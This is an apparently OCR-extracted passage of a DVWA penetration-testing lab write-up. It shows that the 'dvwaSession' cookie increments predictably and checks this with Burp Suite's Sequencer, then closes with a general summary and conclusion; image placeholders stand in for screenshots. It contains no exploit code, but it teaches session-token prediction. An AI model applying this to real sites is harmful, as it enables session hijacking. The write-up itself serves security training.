



Every time the 'Generate' button is clicked, the cookie 'dvwaSession' will receive a new value. Let's analyse how are these values created and how secure they are. Click the button and head to Burp. Click the button again and look at Burp:

DVWASession first value was ‘1’, then ‘2’. The next one will be ‘3’. There is no randomness, the values are easily predictable. This opens a Man-In-The-Middle vector of attack.











Let's use one of the functions Burp Suite has to evaluate the quality of randomness, the sequencer. Right click the request and choose 'Send to sequencer':



Do a start live capture and when finished click Analyse now.



The results are bad, has expected. There's no randomness in the value.

Summary

Make sure your session IDs are unguessable, or else your authentication scheme can be bypassed with relatively simple scripts.

Conclusion

Penetration Testing executed on the application "DVWA" a different type of testing method is applied to this application depending upon the security level of the application. It finds vulnerable areas like XSS vulnerabilities, Session Hijacking, SQL Injection, Brute Force & File inclusion etc. These exploits help in identifying the vulnerabilities in the source code that can further lead to exploit the web application.